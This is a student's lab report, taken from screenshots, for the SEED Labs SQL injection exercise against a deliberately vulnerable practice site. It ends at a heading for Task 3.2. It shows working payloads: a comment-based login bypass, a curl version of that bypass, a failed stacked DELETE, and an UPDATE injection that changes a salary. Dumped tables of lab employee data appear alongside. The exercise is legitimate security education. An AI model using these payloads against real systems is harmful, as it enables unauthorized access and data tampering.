
SQL Injection Project
Michael Nicholson

Task 1: Get Familiar with SQL Statements




```
mysql> show tables;
+-----------------+
| Tables_in_Users |
+-----------------+
| credential      |
+-----------------+
1 row in set (0.00 sec)

mysql> describe credential;
+-------------+------------------+------+-----+---------+----------------+
| Field       | Type             | Null | Key | Default | Extra          |
+-------------+------------------+------+-----+---------+----------------+
| ID          | int(6) unsigned  | NO   | PRI | NULL    | auto_increment |
| Name        | varchar(30)      | NO   |     | NULL    |                |
| EID         | varchar(20)      | YES  |     | NULL    |                |
| Salary      | int(9)           | YES  |     | NULL    |                |
| birth       | varchar(20)      | YES  |     | NULL    |                |
| SSN         | varchar(20)      | YES  |     | NULL    |                |
| PhoneNumber | varchar(20)      | YES  |     | NULL    |                |
| Address     | varchar(300)     | YES  |     | NULL    |                |
| Email       | varchar(300)     | YES  |     | NULL    |                |
| NickName    | varchar(300)     | YES  |     | NULL    |                |
| Password    | varchar(300)     | YES  |     | NULL    |                |
+-------------+------------------+------+-----+---------+----------------+
11 rows in set (0.00 sec)

mysql> SELECT * FROM credential WHERE Name = 'Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email
 | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |
 |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+------
```

The SQL command needed to print all of the profile information of the employee Alice is:
SELECT * FROM credential WHERE Name = 'Alice';

Using the command "describe credential;" shows the layout of the employee information table and tells the types of data is contained. This is useful to know for performing SQL injections.

Task 2: SQL Injection Attack on SELECT Statement

Task 2.1: SQL Injection Attack from webpage.


Firefox Web Browser
SQLi Lab - Mozilla Firefox
File Edit View History Bookmarks Tools Help
SQLi Lab
www.seedlabsqlinjection.com/index.html
www.seedlabsqlinjection.com/unsafe_home.p
Search
Most Visited
SEED Labs
Sites for Labs
SEEDLABS

Employee Profile Login

USERNAME Admin' #

PASSWORD •••••

Login

Copyright © SEED LABs


User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	A
Alice	10000	20000	9/20	10211002			
Boby	20000	30000	4/20	10213352			
Ryan	30000	50000	4/10	98993524			
Samy	40000	90000	1/11	32193525			
Ted	50000	110000	11/3	32111111			
Admin	99999	400000	3/5	43254314			


Copyright © SEED LABs

To access the user details, "**Admin' #**" is put into the username field and "admin" in the password field. Then once you press login, it bypasses the login because the # sign in username comments out the password field.

Task 2.2: SQL Injection Attack from command line.




```
[03/15/23]seed@VM:~/.../Project 3$ curl 'http://www.seedlabsqlinjection.com/unsafe_home.php?username=admin%27%20%23&Password=admin'
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a butt
on to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items
 at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
```



```
  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_ho
me.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Pro
file</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class
='container'><br><h1 class='text-center'><b> User Details </b></h1><hr><br><table class='table table-striped table-bordered'><thead class='th
ead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SS
N</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></thead><tbody><
tr><th scope='row'> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td></tr><tr><th scop
e='row'> Boby</th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Rya
n</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40
000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ted</th><td>50000</td><td>1
10000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Admin</th><td>99999</td><td>400000</td>
<td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td></tr></tbody></table>      <br><br>
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABs
        </p>
      </div>
    </div>
    <script type="text/javascript">
    function logout(){
      location.href = "logoff.php";
    }
    </script>
  </body>
  </html>[03/15/23]seed@VM:~/.../Project 3$
```


The curl command needed to perform the SQL injection is:
curl 'http://www.seedlabsqlinjection.com/unsafe_home.php?username=admin%27%20%23&Password=admin'
This SQL injection accomplishes the same goal as Task 2.1 and can be automated, but using CLI for SQL injections is less likely to happen than using application interfaces or web forms. This is because to be able to use the CLI method you need to have access to the database server.

Task 2.3: Append a new SQL statement.


File Edit View History Bookmarks Tools Help
SQLi Lab
www.seedlabsqlinjection.com/index.html
Most Visited
SEED Labs
Sites for Labs
SEEDLABS
Login
Copyright © SEED LABs

Employee Profile Login

USERNAME	ne = 'Megha' WHERE Name = 'Alice'; #
PASSWORD	•••••



SQLi Lab - Mozilla Firefox
File Edit View History Bookmarks Tools Help
SQLi Lab
SQLi Lab
www.seedlabsqlinjection.com/unsafe_home.php?username=admin'%3B+DELETE+FROM+credential+WHERE+Name+%3D+'Alice'%
SEEDLABS

```
There was an error running the query [You have an error in your SQL syntax; check the manual that
corresponds to your MySQL server version for the right syntax to use near 'DELETE FROM credential WHERE
Name = 'Alice'; #' and Password='f10e2821bbbea527ea' at line 3]\n
```

To delete, enter this into the username field:
admin'; DELETE FROM credential WHERE Name = Alice'; #
In this attempt to use 2 SQL statements, it does not work because most data servers, including this one, do not allow for multiple queries to be performed.

Task 3: SQL Injection Attack on UPDATE Statement

Task 3.1: Modify your own salary



File Edit View History Bookmarks Tools Help
SQLi Lab
www.seedlabsqlinjection.com/unsafe_edit_frontend.php
SEED LABS
Home
Edit Profile
Logout
Save

Alice's Profile Edit

NickName	Aliza
Email	Email
Address	Address
Phone Number	= 80000 WHERE name = 'Alice' #
Password	Password

Copyright © SEED LABs

To modify Alice’s salary we need to go to her profile edit page. Once there, we can fill out the text fields (besides Phone Number) with any data we want. Then we can use Phone Number field to carry out an SQL injection which would be: **123’, salary = 80000 WHERE name = ‘Alice’ #**


File Edit View History Bookmarks Tools Help
SQLi Lab
www.seedlabsqlinjection.com/unsafe_home.php
SEED LABS
Home
Edit Profile
Logout


Alice Profile

Key	Value
Employee ID	10000
Salary	80000
Birth	9/20
SSN	10211002
NickName	Aliza
Email	
Address	
Phone Number	123

Copyright © SEED LABs

After saving the profile it shows that Alice’s salary has increased from 20000 to 80000.

Task 3.2: Modify other people's salary



